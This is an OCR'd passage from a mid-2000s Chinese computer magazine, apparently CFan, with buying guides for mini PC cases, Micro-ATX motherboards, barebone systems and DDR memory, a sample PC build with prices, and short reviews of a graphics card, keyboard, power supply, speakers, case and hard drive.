永阳 A209的箱体喷漆（可选酷黑、深蓝、鹅黄、水蓝、香 金、太空银），华丽时尚。机箱0.8mm钢板，硬度和强度令人满意，整个机箱显得非常厚实。机箱边缘有非常多的EMI防静电弹片，确保电磁辐射屏蔽效果。后置有两个6公分的风扇架，无需要螺丝装卸风扇。机箱的外壳可以整体卸下，并特意在侧板的CPU对应的位置提供了处理器专用散热孔，利用导风管将机箱内部热气有效导出，对于PCI设备，采用了整体压条式设计，只需要一颗螺丝固定，省时省力。永阳A209机箱完全符合Air Guide Design（气流引导设计）、Wave Guide Design（防EMI设计）和U-seam Design（机箱结合处防EMI设计）三项标准。同时还通过了FCC Class-B级防电磁辐射认证。扩展性方面，机箱一共提供4个PCI插槽位、一个5.25英寸光驱位和两个3.5英寸硬盘位（其中一个可隐藏）。功率方面，其提供的是一款SFX150W-200W电源。机箱三围尺寸：370mm × 136mm × 329mm。

(3) **多彩 B166 参考价格 360元**

多彩B166很想一台传统的录像机。在前面板的光驱和软驱位前面加装了一块经过溅镀处理的面板，光泽丽。B166除了在前面板上预留了USB接口和音频接口外，还提供了一个1394连接口。不过这个接口仅仅是提供扩展作用，所以要想将它利用上主板本身还需要有1394扩展接口。此外，光驱位采用了隐藏式设计。由于机箱的独特设计，该款机箱的侧挡板与前面板相连，卸下后另一部分用于承载主板、电源、风扇以及PCI设备等。



多彩 B166


多彩B166采用的是0.8mm厚的镀锌钢板，这种厚度的钢板即使在标准的机箱上也算上乘用料。B166最多可以同时容纳1个5寸驱动器、1个软驱和2块硬盘。主板和扩展板卡的搭配上，其并不支持全尺寸主板以及全高板卡。机箱三围尺寸：321mm × 160mm × 470mm。

2.Micro-ATX主板导购

Mini机箱的小体积，几乎注定了其只能安装Micro-ATX主板。而Mini机箱之所以现身江湖，那也正是考虑到有Micro-ATX主板的存在。这里，针对英特尔和AMD平台，笔者向大家推荐两块Micro-ATX主板。考虑到Mini机箱电源的功率承载能力仅有200W左右，因此这里推荐适合于Mini机箱电源功率承载能力的Micro-ATX主板。这里再次强调一下，Mini平台的卖点是小巧和实用，而并非追求强悍的性能 。

(1) **富士康 648FX4MR-ES主板 参考报价 399元**

富士康 648FX4MR-ES主板采用Micro-ATX板型，芯片组是SiS 648FX北桥+SiS 963L南桥，支持Socket 478接口的Pentium 4/Celeron D/Celeron 4处理器。支持800MHz、533MHz、400MHz前端总线，2根DDR DIMM插槽，可支持DDR400。支持AGP8X和4X。共有3个PCI插槽。整合有ALC655 AC97 5.1声道声卡和10/100M网卡。支持6个USB2.0接口。1个软驱插槽，2个IDE插槽，支持4个Ultra DMA 133/100/66设备。



富士康648FX4MR-ES

富士康主板历来拥有十分精良的做工，主板大厂几乎全都选择由富士康生产的主板零部件，由此可以想象富士康的强大实力。本次仅挑选了它的648FX4MR-ES主板，并且建议大家搭配功耗较低的Celeron 4处理器，以适应Mini机箱在电源功率方面的限制。


华擎 K7VM3

(2)华擎 K7VM3 参考报价 375 元

华擎 K7VM3 主板采用的北桥芯片是 VIA 的 KM266Pro，南桥芯片 VT8235。KM266Pro 是 VIA 的一款集成显示芯片的主板芯片组。在前端总线上，这款主板最高可以支持到 333MHz，并支持 AMD Sempron 处理器。提供的两条 DIMM 插槽最高可以支持 2GB 的内存容量。K7VM3 主板采用的是标准的 Micro-ATX 板形结构，提供了一条 AGP4X 插槽和两个 PCI 插槽。主板还集成有 VIA 6103 10/100Mbs 以太网卡和 VIA 1617A 6 声道音效芯片，支持 6 声道 AC'97 输出。提供 6 个 USB2.0 接口、1 个软驱插槽、2 个 IDE 插槽，支持 4 个 Ultra DMA 133/100/66 设备。

华擎的这块主板集成度较高，拥有显卡扩展能力，且其板型非常小巧，因此很适合于组装 AMD 平台 Mini 台式机，其 375 元的售价也非常便宜，建议搭配功率较低的 AMD Sempron 处理器使用。

准系统方案

所谓准系统，其实就是一个自带独特设计主板的机箱套装。配套的主板通常集成了基本的显示、音效系统以及常用的外设接口。要组成一台电脑，其他的配件则需用户另外购买装配。比如，需要购买 CPU、内存、硬盘、显示器、音箱、光驱等等。从体形上来说，准系统提供了比 mini 机箱更为苗条的身段，其大部分产品有着天使般的面容。毋庸置疑，把它摆在办公桌或者家中，都是一件非常棒的装饰品。虽然娇小，但是却有着能满足一般用户要求的性能。不过，由于准系统的售价通常不菲，因此通常仅适合于追求个性的用户使用。

1.准系统导购

(1)微星 MEGA 865 参考报价 3300 元

MEGA 865 采用红黑搭配，显得高贵而典雅，整体看起来就像一款家庭的音响组合。MEGA 865 的精致的前面板由左侧的整机控制部分和右侧的黑色镜面部分组成。暗红色区域内从上到下依次是 HIFI 切换按钮、音量调节旋钮、PC 系统开关、Reset 和前置接口开关；右侧的区域则分别是光储暗门、LED 彩色显示屏、6 合 1 多用读卡器和前置接口。


微星 MEGA 865

微星 MEGA 865 准系统的主板为其自产的 MS-6797，主板采用了英特尔 865G+ICH5 芯片组，最高可以支持 3.2GHz 主频，800MHz 系统总线的 Socket478 针架构处理器。支持双通道 DDR 400(最高支持 2GB)。主板集成 AC97 Reltek655/658(5.1 声道音效，SPDIF 输入/输出)声卡，板上内建 IEEE 1394 以及 USB 2.0 接口，并且配备了六合一读卡器。主板预留了一根 AGP 8X 的显卡插槽，需要时可以升级显卡。MEGA 865 在多媒体应用方面也具有很强的优势，微星为这台准系统配备了一个遥控器，配合系统自带的 MSI Media Center Deluxe Ⅲ，可以实现遥控控制播放 CD、MP3、AM/FM 等操作。开关电源是由全汉生产的 250W 电源。三围尺寸：202mm × 320mm × 151mm。

(2)华硕 S-presso S1-P111 参考报价 3099 元


华硕 S-presso S1-P111

华硕 S-presso 准系统最大特色在于其脱离传统电脑的概念，不论是看电视或 DVD 电影、听 CD 音乐或是 FM 节目，只通过 S-presso 触控面板，不必依赖键盘便可用指尖控制 CD/DVD 歌曲、音量、电视频道、FM 广播电台等所有视听功能。同样，华硕 S-presso S1-P111 也配置有遥控板，令用户可以更为轻松的进行控制。

华硕 S-presso S1-P111 采用 TriOptix 专用规格的华硕 P4P8T 主板，搭载英特尔 865G+ICH5 整合型芯片组，可完整支持 800/533/400MHz 前端总线，可安装 3.4GHz 以上频率的英特尔 Pentium 4 或 Celeron 处理器(Socket 478)，以及最大容量为 2 GB 的双通道 DDR400/333/266 内存。提供有一个 AGP 8X 及一个标准的 PCI 扩充插槽。集成有 6 声道的 AC'97 音效(ADI AD1888)和 Audio DJ（前置面板配有对应按键及 LED）、FM 调频收音功能、10/100 Mbps 以太网络、六个 USB 2.0 接口（两组前置，四组背板）、内接式七合一型读卡器和 IEEE1394 接口。提供有一个光驱位和一个硬盘位。电源配备的是华硕 220W 静音电源。三围尺寸：243mm × 181mm × 330mm。

当前的准系统生产厂商，除了微星和华硕之外，还有浩 、双敏、映泰、AOPEN、伯 等厂商，其中浩 可谓是准系统生产大厂，然而也数浩 的产品最为昂贵，其性价比通常不高。

结束语：

在搭建 Mini 平台的过程中，使用 Mini 机箱 +Micro-ATX 主板的方案，无疑可以节省大量的银子，因此非常适合于经济条件一般的用户，不过其缺点也是比较明显的，限于散热条件和功率限制，其通常无法使用高性能的电脑配件，因此其性能通常不高。而准系统尽管售价较高，非一般人所能接受，然而其采用了强悍的散热设计和大功率电源配置，因此可用来打造更为高端的平台（目前已有 NF4 和 I945 的准系统，但售价却远非普通人可以接受），并且由于制造准系统的厂商，均拥有一定技术实力，因此其可以在更小的体积之下，获得可靠的稳定性。

CF [CP03]

三种不同需要的内存选择

★★

■天唯创造

长久以来CPU和内存对计算机的性能起着决定性的作用，PentiumⅢ带来了PC133规格的SDRAM内存，而伴随着Pentium4诞生的是Rambus内存，可是由于过高的价格，必须成对使用等原因，使其刹那的辉煌很快便被DDR取代了。DDR400陪着Pentium4走过了很长一段路，现在，DDR400内存正是夕阳无限好的时候，虽然会被DDRⅡ所取代，但现在无论从性能还是容量上都可以满足大多数不同用户的需要。至少在FSB1066MHz的CPU推出并进入主流之前，够用且性价比更高的DDR400仍然会是多数用户的选择，确定了内存规格，您还会想起什么？品牌？还是品质？

选择内存已经成为令不少用户头疼的事情，下面就由我们来帮助您推荐适合您的内存。

经济实惠型

Kingmax 胜创 SuperRAM 512MB DDR400

参考价格：350元

推荐指数：★★★★★

性能指数：★★★☆☆

价格指数：★★★★☆

综合评定：★★★★★

作为广大消费者耳熟能详的品牌，Kingmax（胜创）一向走的是高性价比的路线。作为最早推出DDR400内存的厂家之一，Kingmax的DDR400内存可以说是相对较多的，市面上可以见到MBGA封装的绿板、 彩内存和红色PCB板的TOSP封装的Kingmax DDR400。不过现在市场上可见的Kingmax DDR400已经多数带全新Kingmax 防伪芯片的蓝宝石颜色PCB的“SuperRAM”系列了。

以往Kingmax的产品一直以TinyBGA封装方式来封装其产品，而Super RAM系列则采用了TSOP Ⅱ封装方式。Super RAM DDR400内存是一款标准的DDR400产品，它继承了Kingmax一贯的优质做工（见图1）。




图1

Kingmax以其优良的品质，成为了内存市场上一个炙手可热的品牌，但是它同时面临着假货问题，相对市面上其他内存产品五花八门的防伪措施，而从产品技术角度真正实现防伪的恐怕就只有Kingmax一家。“关公红芯”SuperRAM系列内存，采用TSOP标准封装方式 。在深蓝色PCB板正面第四颗颗粒的位置设定了一颗红色Coding颗粒，而且加入了全球统一识别码（ID CODE），使得每一条内存均具有唯一性。2005年7月为了加强打击伪造品，Kingmax针对DDR400 SuperRAM系列再次改版，除了将原有的“关公红芯”加大之外，另外加上了一个绿色IC颗粒，并且将之命名为“青龙眼”。目前，2005年7月份开始生产的DDR400 SuperRAM已经全面改用新的“关公红芯 - 青龙眼”防伪标识。

小提示

辨识生产日期的方式，请看Kingmax标签上面的S/N序号，序号第二码代表生产年份，第三码代表生产月份(1～9分别代表1～9月，A=10月，B=11月，C=12月)，外观上的辨识方式。（见图2）




图2

2005年6月份以前生产的DDR400 Super RAM为原有的“关公红芯”版本。辨识生产日期的方式，请看Kingmax标签上面的S/N序号，序号第二码代表生产年份，第三码代表生产月份（1～9分别代表1～9月，A=10月，B=11月，C=12月）。

附注：2005年6月份为新旧版本的转换期，因此S/N序号第二、三码为56者，两种版本都是正货，请依照上述方式仔细辨明选购。

稳定兼容型

威刚 V-DATA(万紫千红系列) 512MB DDR400

参考价格：400元

推荐指数：★★★★☆

性能指数：★★★★☆

价格指数：★★★★☆

综合评定：★★★★☆

威刚虽然正式进入大陆地区销售的时间不长，但以其出色的制造工艺和良好的稳定性，在市场上也取得了不错的成绩。其桌面级产品主要有面向高端骨灰级玩家的A-DATA品牌和更为追求性价比的普通用户的V-DATA的品牌，前者包括DDR 500、DDR 600、DDR Ⅱ 533等产品，后者包括DDR333、DDR400等产品，推荐面向普通用户的V-DATA万紫千红系列DDR400。

该内存采用典雅的红色或紫色6层PCB板，虽然是面向低端用户的产品，不过V-DATA 威刚 DDR400的做工也是相当精细的，内存颗粒之间距离较大。该内存采用了高成本的大面积覆铜设计，如此可以大幅度地降低电磁干扰。内存的金手指采用电镀金，比普通的化学镀金更耐用，更有利于超频。不过在贴片电阻与　合电容上就相对比较省了，但与同等级别的内存也是有过之而无不及。5ns的颗粒刚好符合DDR 400的运行频率要求（见图3、图4）。




图3




图4

未来主流＋强劲超频型

Kingston金士顿HyperX KHX5400D2K2(DDRⅡ 667)512MB

参考价格：1450元

推荐指数：★★★★☆

性能指数：★★★★★

价格指数：★★★☆☆

综合评定：★★★★☆

目前DDRⅡ内存早已不是当年的天价产品，廉价的DDRⅡ内存早已出现在市场上。DDRⅡ内存既有性能方面的优势，又有超值价格的帮助，虽然目前横行主流DDRⅡ市场的产品不是DDRⅡ 667，而是DDRⅡ 533内存，但这不代表DDRⅡ 667内存不会在不久的将来成为主流产品。因为从一些实际情况来看，DDRⅡ 667的潜力绝对比DDRⅡ 533大。

在性能方面，DDRⅡ 667内存的高带宽更能反映出DDRⅡ内存的实际表现，毕竟双通道DDRⅡ 667的传输速率可达10.6GB/s，而双通道DDRⅡ 533则只有8.5GB/s。除了内存本身性能高之外，在其他因素方面也有利于DDRⅡ 667内存的发展。在支持1066MHz FSB的双核心英特尔处理器的帮助下，DDRⅡ 667内存就能充分发挥出系统的一致性。至于在价格方面，成熟的DDRⅡ生产线就为DDRⅡ 667内存流行打下良好的基础，DDRⅡ 667内存的前景一定是前途无限。

无论是曾经的SDRAM时代还是现在的DDR时代，Kingston金士顿以其优良品质成为了高端内存的代名词。其推出的高品质内存实现多少玩家的极限超频梦想！Kingston HyperX系列是针对超频和追求性能的玩家而推出的，HyperX DDR Ⅱ 667在外观上采用了很酷的蓝色金属散热片，提高内存的高端感觉又起到更好的散热效果！

使用的是8颗FBGA封装的高品质Infineon HYB181512160-AF 3.7ns颗粒，与其他单面512MB的产品不同，HyperX KHX5400D2K2/512采用正反各4颗内存颗粒，可以更好地提高内存的抗干扰性和超频性能，默认的参数下性能就已经高出同等级别内存不少，优化后"3-3-3-9"的参数更是所向披靡。而且在超频到680MHz后性能表现依然稳定，延续了金士顿HyperX内存一向的高性能与高稳定性。从Kingston推出了HyperX系列内存起，稳定性好的内存在超频方面的欠缺就一去不复返了。在Kingston金士顿内存中，从DDR 400时代推出的全球最牛的参数2-2-2-5的HyperX系列更是超频玩家梦寐以求的极品系列内存(见图5、图6)。



图5




图6

CF [CP04]



CFan 阳光：您好！早在大学时代我就是CFan的“粉丝”了！最近，我想买一台电脑，主要是要满足上网的各种需求，如：看片，玩游戏什么的！拜托了！

根据这位读者的要求，我们推荐以下配置！这款配置采用了高性能的英特尔9系列芯片组主板，搭配2.66GHz的赛扬D331 CPU和1GB DDR400内存，在性能上来说已经能满足这位读者的所有要求了。此外，我们选用了美格的B7 LCD，17英寸的屏幕能让你的使用更加舒心自然。



配件	品牌及型号	价格(元)
CPU	英特尔 赛扬D331 2.66GB	580
主板	精英915PL－A2	690
内存	现代512MB DDR 400 × 2	690
硬盘	日立7K250 160G (讯宜三年质保)	690
显卡	XFX讯景 6200TC(PCI-E)-(T44P-HAH)	499
显示器	美格B7 17英寸液晶显示器	2199
声卡	主板集成	/
网卡	主板集成	/
光驱	明基16XDVD	195
键鼠	微软 光学精巧套装	155
音箱	麦博 M-200	168
机箱	富士康 风行 TL2-436	320
合计		6186

英特尔 赛扬D331 2.66G(盒)

主要参数
CPU内核：Prescott
主频(MHz)：2660MHz
FSB(MHz)：533MHz
倍频(倍)：20X
插槽类型：Socket 775
L1缓存(KB)：32KB
L2缓存(KB)：256KB
多媒体指令集：(SSE3)指令集
内核电压(V)：1.4
制作工艺(微米)：0.09微米

日立 160G 7200转

主要参数
容量 160GB
缓存(KB):8000KB
转速/分:7200转/分
接口类型:SATA

麦博 M-200

主要参数
音箱系统:2.1音箱
额定功率(W):40
功率描述：40W RMS (144Wx2+6W)
信噪比：> 75dB
放大器频率响应范围：35Hz-20KHz

微软光学精巧套装

特点:在键盘上轻按一键即可实现启动媒体播放器、播放/暂停、增大音量、减小音量、静音等常见的多媒体操控。

现代 512MB DDR 400

主要参数
产品容量:512MB
金手指:184针脚
工作频率:400MHz

富士康 TL2-436

主要参数
3.5英寸仓位:2个
光驱仓位:4个
前面板:2×USB
产品颜色:银黑、白色
产品尺寸:L490 × W180 × H430mm

美格 B7

主要参数
液晶显示屏:17英寸
可视尺寸:338×270
亮度性能:300流明
对比比率:500：1
反应时间:12ms
水平视角范围:140度
垂直视角范围:130度
点距:0.264mm
分辨率 1280 × 1024
音频性能:内置音箱
外形设计:白色/黑色

明基16XDVD

主要参数
产品类别:DVD-ROM
生产厂商:明基电通
CDROM读取:50X
缓存大小:512KB

精英 915PL-A2

主要参数
总线频率:533/800MHz
支持CPU类型:Celeron/P4
CPU插槽类型:LGA 775
主板结构:ATX
北桥芯片:英特尔 82915PL
南桥芯片:英特尔 82801FB(ICH6)
板载音效:ALC 850
网卡芯片:RTL8100C
支持内存类型:DDR333/400
支持内存最大容量:2GB
内存插槽:2×DDR DIMM
硬盘接口标准:ATA 66/100+4×SATA
USB 接口:8 USB 2.0
PCI 插槽:3 PCI
其他特征:四相电源回路，支持超线程技术，支持双通道内存技术

XFX 讯景 6200TC(PCI-E)-(T44P-HAH)

主要参数
显卡芯片:GeForce 6200TC
芯片厂商:nVIDIA
核心频率:350MHz
制造工艺:0.11微米
散热方式:被动式散热片
显存类型:DDR
显存容量(MB):128
显存位宽:64bit
显存速度(ns):2.8
显存频率:700MHz
输出端口:S-video接口(TV-Out);15针D型(VGA)接口
3D API：Microsoft DirectX 9.0

CF [CP05]



XFX 讯景7800GT显卡

■ CFan 评测室

7800GT是nVIDIA最新推出的新一代显示芯片，XFX讯景作为NV的全球合作伙伴，在第一时间就推出了7800GT的显卡。

XFX讯景7800GT的正式型号为PV-T70G-UDF7，采用NVIDIA公版P317 10层PCB板设计。由于供电部分较7800GTX有所简化，可以发现显卡PCB的长度也略短了一些。从外观可以看见，显存全部安排在PCB正面，反面没有为显存留有焊位。

GeForce 7800GT图形芯片采用TSMC（台积电）的110nm制程工艺，拥有3.02亿个晶体管。核心频率为450MHz，超出了公版卡400MHz水平；而在显存配置则一改高端卡必用三星颗粒传统，采用起了Infineon GDDR3 2.0显存颗粒，单颗规格为8M × 32bit，TFBGA-144封装，组成了256MB、256bit显存规格，默认频率为1050MHz。

显卡还集成一颗飞利浦SAA7115HL视频芯片，它采用9位视频解码器，可解码NTSC，PAL和SECAM信号。SAA7115还包括一个像素精确的H/V计数器、一个帧精确的音频时钟和一个可选平方像素输出率。提供高清晰的视频输出信号，并支持最高1080i的HDTV输出。

在散热方面，7800GT的散热器采用了与7800GTX相似的半透明设计，但散热器却明显要比GTX小了一号；外部接口包括3个，包括两个DVI数字输出和一个视频输出接口，可以直接支持两个数字输入的显示器。另外可以通过转接头实现模拟输出。显卡支持双DVI数字输出和VIVO功能，配合附送的 VIVO视频线，可以支持S-Video输出/输入、RCA复合端子输出/输入和色差分量视频输出。

7800GT虽然只具备20管线，但其性能却已经大大幅领先6800系列。相比较24管线7800GTX也毫无示弱，超频后7800GT性能甚至能够反超7800GTX。更为重要的是，价格上7800GT要比7800GTX便宜千元以上。相比之下7800GT具备的高端性价比更是6800GT、6800Ultra所不能达到的。

CF [CP06]

多彩超静手DLK-5008键盘

■ CFan 评测室



近年来，随着大家对于电脑使用舒适度的要求，静音键盘已经无可争议的成为电脑键盘的主流产品。而其中剪刀脚键盘，也就是俗称的笔记本式键盘以期外观上的优势更为受人推崇。

超静手DLK-5008键盘就是多彩新近推出的一款静音型的剪刀脚键盘。

DLK-5008具有PS/2和USB两种版本，分别适合不同需要的用户。它的外观采用了银色外壳和黑色按键搭配的设计，看上去非常富有科技感。DLK-5008在造型上的一大优点，是它呈一个斜面，而且前沿设计成一个弧形过渡，这使得它没有同类产品常有的" 手"的感觉。而它的斜度也可以调整。





DLK-5008的按键及键面都经过耐磨处理；按照官方的产品数据，按键寿命可达1000万次。字母使用丝网印刷，非常清晰。键盘按键采用了静音剪刀式结构设计，使DLK-5008按照人手狭长指面的受力结构分布。三段式的按键设计，有效的提高按键的灵敏度。剪刀式X架构设计，稳固键帽不轻易摇晃，键帽悬吊技术，在支持感应灵敏的同时增强键盘的整体性能。

DLK-5008的上面提供了5个快捷按键，提供网络和多媒体功能。

从实际使用的感觉来说，DLK-5008的手感偏硬一点，但弹性相当好，使用中声音很小，甚至低于很多笔记本使用的键盘。惟一不太理想的地方，就是它的指示灯采用了 红色，而且尺寸较大，使得它的灯光看起来很刺眼，在黑暗的地方使用不太舒服。

CF [CP07]

金河田 劲霸 ATX-S428 2.2 版电源

■ CFan 评测室



近日，金河田公司推出了符合 Intel 最新规范 ATX 12V 2.2 版标准（即加强双路 12V 输出）的新劲霸电源，这是国内首款基于和谐概念设计的电源。

劲霸 ATX-S428 电源面向个人 DIY 用户，额定功率为 300W，强劲的动力可以适配目前市场上任何一款主流处理器，并且支持英特尔公司即将推出的双核心平台。

劲霸 ATX-S428(2.2 版)的推出，成为了国内首创基于和谐概念设计之电源。它做到了散热、静音、稳定等的完美结合、和谐统一。它采用 14CM 超大风扇，排风量为 54CFM 时，其噪声值可以低至 24DB。最为精彩的是它的智能温控电路，根据电源内部温度自动调节电源风扇的转速，能有效控制和减少电源因散热而带来的噪声，让消费者用的更加称心如意，是您追求品牌的最佳选择。



劲霸 ATX-S428(2.2)版电源主输出接口采用 20PIN 和 24PIN 兼容接口，提供一个 PCI-E 接口，多个 S-ATA 接口和常规 HDD 供电接口，充分满足消费者的升级需求。

劲霸 ATX-S428(2.2 版)除了在前面介绍的这些功能得到提高以外，它在过压、过流、欠压、过功率、过温度和短路做到了六重保护，在保护方面更是又上一层楼，有充分的理由让消费者放心购买。 CF [CP08]

轻骑兵 X10Q 便携音箱


■ CFan 评测室

轻骑兵今年推出的 TRAVELMUS X10 笔记本音箱，相信给大家留下的印象是很深刻的。在 X10 推出半年之后，轻骑兵笔记本系列又推出了一款新的产品——X10Q，日前，我们拿到了这款产品的样品。

从一定意义上说，X10Q 其实不是一款真正的全新产品，它是用轻骑兵今年的两款热销产品——X10 的 USB 声卡 + 功放和大受欢迎的女性音箱 C300Q 的卫星箱所组合而成的一款产品。换句话说，X10Q 就是将 X10 中的音箱换成了 C300Q 的卫星箱。这样一来，产品的定位就变得完全不一样了。

与黑色、硬朗的 X10 相比，X10Q 圆润的外形、丰富的色彩使得它看上去要比 X10 媚、可爱得多。如调皮小精灵一般的两个小音箱，显然更合乎女性的审美追求。

从 X10Q 的设计来看，很显然，和主要针对携带出行的 X10 相比，体积较大的 X10Q 对这方面考虑不多，实际上，X10Q 的附件中也不包含 X10 的便携袋。这是一款“不移动的笔记本音箱”。从其设计来看，这款产品针对的不是商务人士，而是办公室的白领女士们。





办公室的环境，一般不太会使用较为庞大的 2.0 音箱，而白领小姐们也很少乐于使用接线繁琐的 2.1 音箱。但是，在吃饭、休息的时间里，白领小姐们也会乐于播放一些音乐来放松消遣，但此时，往往只有随身听的耳机可以使用。更何况，办公用的笔记本，一般对声音设计都不很重视，它们的音质仅仅是“能听”而已。

X10Q 所针对的应该就是这样的使用场合，和 X10 一样，它采用的是 USB 声卡 + 功放 + 一对小音箱的设计，在结构上接近常见的 2.0 音箱，但体积小巧可爱得多，而形象与 2.1 音箱类似，又没有低音炮的累赘。自带的 USB 声卡则提供了远比笔记本内置声卡好得多的音质输出。 CF [CP09]

金达 2713B 机箱

■ CFan 评测室



Intel 的 38 度标准，现在已经成为了机箱新的统一标准，不过其中真正通过了 Intel 认证的并不多。而金达新近推出的 2713B 机箱，就是真正通过了认证的产品之一。

金达是国内机箱电源著名品牌金河田的下属品牌。在产品的品质上金达保持了金河田向来的高水平。这款机箱由于定位中低端市场所以在外观上并没有做过多的修饰，银黑色的搭配让人看上去第一眼就会感觉很稳重。

前置扩展接口与电源、热启开关被分为两排平行的设计在机箱面板的中下方，在前置扩展接口位置我们可以看到这款机箱并没有提供 1394 扩展接口，这对于越来越多的 DV 用户来说略有些麻烦。为了给机箱内部进行更好的散热，金达 2713B 在面板的下部提供了大量的散热孔配合内部的散热风扇冷空气便可以很轻松的进入到机箱内部。面板上的第一光驱位采用了弹出式光驱盖的设计，整体的协调性更好。

作为一款标准的 38 度机箱，金达 2713B 在 CPU 对应位置特意设计了一个专用导风罩。为了满足不同高度散热器的需要，这个导风罩的高度用户也可以根据自己的需要来进行任意的调节。除了为 CPU 预留了专用的专用的散热风罩外，在扩展板卡的对应位置还预留了大量的散热孔。在硬盘位置前方设计了前置风扇位，带有滤网的设计使得灰尘不会进入内部。

内部设计上，金达 2713B 做得比较简单，不过完备的设计对应中低端用户已经是绰绰有余，扩展能力上这款机箱可以同时容纳四个光驱与六块硬盘。所有的边缘都采用了卷边设计，既防止割手又提高了强度。主板地板则采用了　空设计，提高强度的同时加强了散热效果。

金达 2713B 的内部都使用了螺丝固定，虽然麻烦一点但牢固性比较好，而经常需要拆卸的侧板则使用了手螺丝的固定方式，更为方便。

从整体来看，金达 2713B 虽然只是一款较低端的产品，但是整体设计均衡，应有的功能都比较周到，细节处理也相当认真，是一款性价比不错的产品。 CF [CP10]

WD2500JD 硬盘评测

■ Hunter

WD Caviar SE 在数据保护方面做了非常出色的改变，主要是以下三个方面：

提供了一套 Data Lifeguard 拓展的数据保护功能，包括抗震、环保系统以及内嵌的错误和修复功能，能自动查找、隔离和修复可能在硬盘上出现的有问题的区域。凭借这套增强的高效数据可靠性功能，硬盘可执行更精确的监控和错误修复，提供优异的数据安全性。

Data Lifeguard Tools 是一套软件实用程序，能与内嵌的 Data Lifeguard 功能相互配合，进行硬盘安装、硬盘管理诊断和修复，操作简单容易。


Shock Guard 为 WD Caviar SE 硬盘在震动保护方面做出了出色的改进。Shock Guard 可在遭受高冲击力时实现瞬间数据保护，防震规格达到了领先水平。

凭借这些西部数据的优秀功能，在享受 250G 的海量存储的同时，不必对数据的安全性和完整性担心，更放心的把宝贵的数据保存起来。

测试方法：

测试的时候把硬盘分成一个分区，并采用 NTFS 格式化整个分区。这样能尽量发挥硬盘的性能。

性能测试 HD tach 测试：



图中蓝色线是顺序读取测试的传输速率(越高越好)，从图中可以看出，西数的性能还是比较稳定的，基本上是一条平滑的曲线，只是到 150 ＧＢ后开始有比较大的下降，平均读取速率 50.2ＭＢ／s。突发读取速率达到了 90.3ＭＢ／s，随机存取时间 11.2 毫秒。还是比较优秀的。

测试中我发现，这块硬盘的发热量还是比较大的，在测试的一个小时中，硬盘已经开始烫手了，希望西数能够改进。

总结：这是一款集大容量与高传输速为一身的品牌硬盘，容量大，速度快，比较适合需要大量数据传输的视频编辑工作者使用。 CF [CP11]

SMC、神州数码强强合作，掀开中国网络市场新篇章

近日，智邦科技宣布与神州数码正式签约，神州数码成为智邦科技集团旗下美国品牌SMC网络的中国区总代理。从9月1日起，神州数码将开始为各级渠道与经销伙伴供应SMC全线网络产品，并在全国范围内的渠道销售与项目工程上，推广SMC的网络产品与解决方案。

向来对产品品质要求极高的SMC，这次携手神州数码，是期望借神州数码的渠道力量与服务体系，在中国市场进一步导入品牌的国际巨头形象，为各级代理商、集成业者提供更好的服务，迅速拓展SMC在全国的市场占有率。此次合作，已影射出SMC今后在市场、渠道以及产品方面的发展策略，凸显SMC发力渠道的决心。此次双方的合作，是SMC与神州数码强强联手的完美结合，势必将为中国的网络市场投下一颗"核弹"。

英特尔、微软、同方三方联手"丽影"引领高端家庭娱乐应用风潮

日前，融英特尔双核技术、微软Microsoft Windows XP Media Center Edition操作系统以及清华同方诸多先进技术于一身的家庭娱乐中心——"丽影"PC已正式推向市场。出色的影视性能以及简单化的操作、舒适的使用模式，能够为使用者提供前所未有的应用体验，目前"丽影"是国内最完备、最先进的家庭娱乐中心之一。

对于"丽影"的推出，英特尔、微软给予了强力支持。作为集三大厂商核心技术于一身的最先进产品，"丽影"更强调为消费者提供一种全新的应用体验。"丽影"应用了强大的Intel 820双核CPU，相当于两颗独立的CPU在同时运行，强大的多任务处理能力，能够全面满足全新的家庭数字应用模式；内置的微软Microsoft Windows XP Media Center Edition操作系统使"丽影"在操作上彻底摆脱了前俯式的键盘操作模式，而改为后仰式的遥控器操作模式，操控电脑有如使用家电般简便。



■新品短信息■

双管齐下 静音无限

